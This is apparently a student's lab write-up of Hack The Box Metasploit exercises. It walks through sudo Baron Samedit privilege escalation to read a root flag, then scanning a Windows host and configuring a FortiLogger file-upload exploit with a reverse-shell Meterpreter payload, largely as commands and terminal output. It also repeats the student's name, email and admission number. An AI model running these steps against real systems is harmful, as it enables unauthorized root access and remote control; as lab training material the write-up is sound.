
Explanation: I find the version running then the exploit.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

Step 1: find the version using command sudo -V.




```
kali@kali: ~/Downloads
[*] Deleted AqWosF.zip
[*] Meterpreter session 1 opened (10.10.15.63:4444 → 10.129.202.51:57996) at 2025-10-28 08:38:25 -0400
[*] Server stopped.

meterpreter > getuid
Server username: www-data
meterpreter > sudo -v
[-] Unknown command: sudo. Run the help command for more details.
meterpreter > sudo v
[-] Unknown command: sudo. Run the help command for more details.
meterpreter > shell
Process 3253 created.
Channel 1 created.
get uid
/bin/sh: 1: get: not found
sudo -v
/bin/sh: 2: sudo: not found
sudo -v
Sorry, user www-data may not run sudo on nix02.
getuid
/bin/sh: 4: getuid: not found
whoami
www-data
sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

The version found was 1.8.31

Step 2: since both the current exploit is running we can keep it open and running in the background using ctrl+z command and proceed to search for the other exploit on sudo



```
Sudoers I/O plugin version 1.8.31
exit
meterpreter >
Background session 1? [y/N]
msf exploit(linux/http/elfinder_archive_cmd_injection) > search sudo 1.8.31

Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/local/sudo_baron_samedit                             2021-01-26     excellent Yes     Sudo Heap-Based Buffer Overflow
1  \ target: Automatic                                                 .              .       .
2  \ target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)               .              .       .
3  \ target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative .              .       .
4  \ target: Ubuntu 19.04 x64 (sudo v1.8.27, libc v2.29)               .              .       .
5  \ target: Ubuntu 18.04 x64 (sudo v1.8.21, libc v2.27)               .              .       .
6  \ target: Ubuntu 18.04 x64 (sudo v1.8.21, libc v2.27) - alternative .              .       .
7  \ target: Ubuntu 16.04 x64 (sudo v1.8.16, libc v2.23)               .              .       .
8  \ target: Ubuntu 14.04 x64 (sudo v1.8.9p5, libc v2.19)              .              .       .
9  \ target: Debian 10 x64 (sudo v1.8.27, libc v2.28)                  .              .       .
10 \ target: Debian 10 x64 (sudo v1.8.27, libc v2.28) - alternative    .              .       .
11 \ target: CentOS 8 x64 (sudo v1.8.25p1, libc v2.28)                 .              .       .
12 \ target: CentOS 7 x64 (sudo v1.8.23, libc v2.17)                  .              .       .
13 \ target: CentOS 7 x64 (sudo v1.8.23, libc v2.17) - alternative    .              .       .
14 \ target: Fedora 27 x64 (sudo v1.8.21p2, libc v2.26)                .              .       .
15 \ target: Fedora 26 x64 (sudo v1.8.20p2, libc v2.25)                .              .       .
16 \ target: Fedora 25 x64 (sudo v1.8.18, libc v2.24)                  .              .       .
17 \ target: Fedora 24 x64 (sudo v1.8.16, libc v2.23)                  .              .       .
18 \ target: Fedora 23 x64 (sudo v1.8.14p3, libc v2.22)                .              .       .
19 \ target: Manual                                                     .              .       .

Interact with a module by name or index. For example info 19, use 19 or use exploit/linux/local/sudo_baron_samedit
After interacting with a module you can manually set a TARGET with set TARGET 'Manual'


msf exploit(linux/http/elfinder_archive_cmd_injection) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/sudo_baron_samedit) >
```

Step 3: use the exploit. set SESSION to 1 (current session running in background) and set LHOST. Then run the exploit.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017



```
kali@kali: ~
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~

LHOST 192.168.114.129 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf exploit(linux/local/sudo_baron_samedit) > set session 1
session => 1
msf exploit(linux/local/sudo_baron_samedit) > set lhost 10.10.15.63
lhost => 10.10.15.63
msf exploit(linux/local/sudo_baron_samedit) > run
[*] Started reverse TCP handler on 10.10.15.63:4444
[*] SESSION may not be compatible with this module:
[*] * incompatible session architecture: x86
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated, sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/XAZjr.py' (763 bytes) ...
[*] Writing '/tmp/libnss_SH2M/b0.so.2' (540 bytes) ...
[*] Sending stage (3090404 bytes) to 10.129.202.51
[*]
[*] Alternative exploit target(s) exist for this OS version:
[*] 2: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative
[*] Run 'set target <id>' to select an alternative exploit script
[*] Deleted /tmp/XAZjr.py
[*] Deleted /tmp/libnss_SH2M/b0.so.2
[*] Deleted /tmp/libnss_SH2M
[*] Meterpreter session 2 opened (10.10.15.63:4444 -> 10.129.202.51:58384) at 2025-10-28 09:10:20 -0400

meterpreter > shell
```

Step 4: since Meterpreter payload is opened we use the command shell to access the targets terminal since the exploit was on a Linux operating system.

We use the command whoami to find if the user is root.

Use the command pwd to find the current workind directory i.e /tmp

Since the user is root then the file we are looking for must be on the root directory.

Change directory to /root using cd /root.


Listed the directories using ls

And read the file using cat flag.txt and cought the flag HTB{5e55ion5_4r3_sw33t}

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017



```
kali@kali: ~/Downloads
kali@kali: ~
[*] Run 'set target <id>' to select an alternative exploit script
[*] Deleted /tmp/XAZjr.py
[*] Deleted /tmp/libnss_SH2M/b0 .so.2
[*] Deleted /tmp/libnss_SH2M
[*] Meterpreter session 2 opened (10.10.15.63:4444 → 10.129.202.51:58384) at 2025-10-28 09:10:20 -0400

meterpreter > shell
Process 4293 created.
Channel 1 created.
whoami
root
ls
SENMRGLv
tDzLFdgK
ls -la
total 16
drwxrwxrwt 2 root root 4096 Oct 28 13:10 .
drwxr-xr-x 19 root root 4096 May 16 2022 ..
-rw-r--r-- 1 www-data www-data 207 Oct 28 12:32 SENMRGLv
-rwxr-xr-x 1 www-data www-data 207 Oct 28 12:37 tDzLFdgK
pwd
/tmp
cd /root
ls
flag.txt
snap
cat flag.txt
HTB{5e55ion5_4r3_sw33t}
```

5. Meterpreter.

It is a multi-faceted, extensible Payload that uses DLL injection to ensure the connection to the victim host is stable and difficult to detect using simple checks and can be configured to be persistent across reboots or system changes.

Quiz: Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

Answer: nt authority\system


Explanation: I will be using the Meterpreter for this section.

Step 1: run a nmap scan on the Meterpreter. Use the command db_nmap command.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com


ADMISSION NUMBER: CS-CNS10-25017



```
kali@kali: ~/Downloads
kali@kali: ~
[*] Nmap: 135/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds?
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: | ssl-cert: Subject: commonName=WIN-51B397BCIPV
[*] Nmap: | Not valid before: 2025-10-28T07:21:59
[*] Nmap: | Not valid after:  2026-04-29T07:21:59
[*] Nmap: | rdp-ntlm-info:
[*] Nmap: |   Target_Name: WIN-51B397BCIPV
[*] Nmap: |   NetBIOS_Domain_Name: WIN-51B397BCIPV
[*] Nmap: |   NetBIOS_Computer_Name: WIN-51B397BCIPV
[*] Nmap: |   DNS_Domain_Name: WIN-51B397BCIPV
[*] Nmap: |   DNS_Computer_Name: WIN-51B397BCIPV
[*] Nmap: |   Product_Version: 10.0.17763
[*] Nmap: |   System_Time: 2025-10-29T07:25:56+00:00
[*] Nmap: |_ssl-date: 2025-10-29T07:26:06+00:00; +1s from scanner time.
[*] Nmap: 5000/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-server-header: Microsoft-IIS/10.0
[*] Nmap: |_http-title: Fortilogger | Log and Report System
[*] Nmap: |_http-methods:
[*] Nmap: |_ Potentially risky methods: TRACE
[*] Nmap: 5985/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-title: Not Found
[*] Nmap: |_http-server-header: Microsoft-HTTPAPI/2.0
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_ smb2-security-mode:
[*] Nmap: |_ 3.1:1:
[*] Nmap: |_   Message signing enabled but not required
[*] Nmap: |_ smb2-time:
[*] Nmap: |   date: 2025-10-29T07:25:57
[*] Nmap: |   start_date: N/A
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 55.59 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
operator '+' and '?' was replaced with '*' in regular expression
msf >
```

There is an http service running on port 5000 with a http-title Fortilogger which is a log and report system.

Step 2: I access the Fortilogger system from my browser using <http://10.129.195.188:5000> and press ctrl+u to access source code.



```
Line wrap
1
2
3 <!DOCTYPE html>
4 <!--
5 Version: 3.1.7
6 Author: Snowflakecode
7 -->
8 <!--[if IE &#x2D;]> <html lang="en" class="ie&#x2D; no-js"> <![endif]-->
9 <!--[if IE &#x2D;]> <html lang="en" class="ie&#x2D; no-js"> <![endif]-->
10 <!--[if !IE]><!--
11 <html lang="en">
12 <!--<![endif]-->
13 <!-- BEGIN HEAD -->
14 <head>
15 <meta charset="utf-8" />
16 <title>Fortilogger | Log and Report System</title>
17 <meta http-equiv="X-UA-Compatible" content="IE=edge">
18 <meta content="width=device-width, initial-scale=1.0" name="viewport" />
19 <meta http-equiv="Content-type" content="text/html; charset=utf-8">
20 <meta content="" name="description" />
21 <meta content="Snowflakecode" name="author" />
22 <!-- BEGIN GLOBAL MANDATORY STYLES -->
23 <link href="http://fonts.googleapis.com/css?family=Open+Sans:400,300,600,700&subset=all" rel="stylesheet" type="text/css" />
24 <link href="/assets/global/plugins/font-awesome/css/font-awesome.min.css" rel="stylesheet" type="text/css" />
25 <link href="/assets/global/plugins/simple-line-icons/simple-line-icons.min.css" rel="stylesheet" type="text/css" />
26 <link href="/assets/global/plugins/bootstrap/css/bootstrap.min.css" rel="stylesheet" type="text/css" />
27 <link href="/assets/global/plugins/uniform/css/uniform.default.css" rel="stylesheet" type="text/css" />
28 <!-- END GLOBAL MANDATORY STYLES -->
29 <!-- BEGIN PAGE LEVEL STYLES -->
30 <link href="/assets/admin/pages/css/login.css" rel="stylesheet" type="text/css" />
31 <link href="/styles/login/style?v=" rel="stylesheet"/>
32 <!-- END PAGE LEVEL STYLES -->
33 <!-- BEGIN THEME STYLES -->
34 <link href="/assets/global/css/components.css" id="style components" rel="stylesheet" type="text/css" />
35 <link href="/assets/global/css/plugins.css" rel="stylesheet" type="text/css" />
36 <link href="/assets/admin/layout/css/layout.css" rel="stylesheet" type="text/css" />
37 <link href="/assets/admin/layout/css/themes/darkblue.css" rel="stylesheet" type="text/css" id="style_color" />
38 <link href="/assets/admin/layout/css/custom.css" rel="stylesheet" type="text/css" />
39 <!-- END THEME STYLES -->
40 <link rel="shortcut icon" href="/assets/admin/layout/img/favicon.ico" />
```

I also confirm the software running is FORTILOGGER of version 3.1.7.

Step 3: find the exploit on the FORTILOGGER system running.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

```
kali@kali: ~/Downloads
[*] Nmap: | DNS_Computer_Name: WIN-51B397BCIPV
[*] Nmap: | Product_Version: 10.0.17763
[*] Nmap: | System_Time: 2025-10-29T07:25:56+00:00
[*] Nmap: | ssl-date: 2025-10-29T07:26:06+00:00 +1s from scanner time.
[*] Nmap: | 5000/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-server-header: Microsoft-IIS/10.0
[*] Nmap: |_http-title: FortiLogger | Log and Report System
[*] Nmap: |_http-methods:
[*] Nmap: |_ Potentially risky methods: TRACE
[*] Nmap: | 5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-title: Not Found
[*] Nmap: |_http-server-header: Microsoft-HTTPAPI/2.0
[*] Nmap: | Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: | Host script results:
[*] Nmap: |_ smb2-security-mode:
[*] Nmap: |   3.1:1:
[*] Nmap: |   Message signing enabled but not required
[*] Nmap: |_ smb2-time:
[*] Nmap: | date: 2025-10-29T07:25:57
[*] Nmap: |_ start_date: N/A
[*] Nmap: | Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 59.59 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
msf > search fortilogger 3.1.7
[-] No results from search
msf > search fortilogger

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/fortilogger_arbitrary_fileupload 2021-02-26      normal Yes    FortiLogger Arbitrary File Upload Exploit

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/fortilogger_arbitrary_fileupload
msf > |
```

I found one exploit available and it's a file upload exploit.

Step 4: use the exploit set the options.

```
msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/fortilogger_arbitrary_fileupload) > options

Module options (exploit/windows/http/fortilogger_arbitrary_fileupload):

  Name      Current Setting  Required  Description
  ---      -
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       5000            yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /               yes       The base path to the FortiLogger
VHOST       no              no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.114.129 yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
0    FortiLogger < 5.2.0


View the full module info with the info, or info -d command.
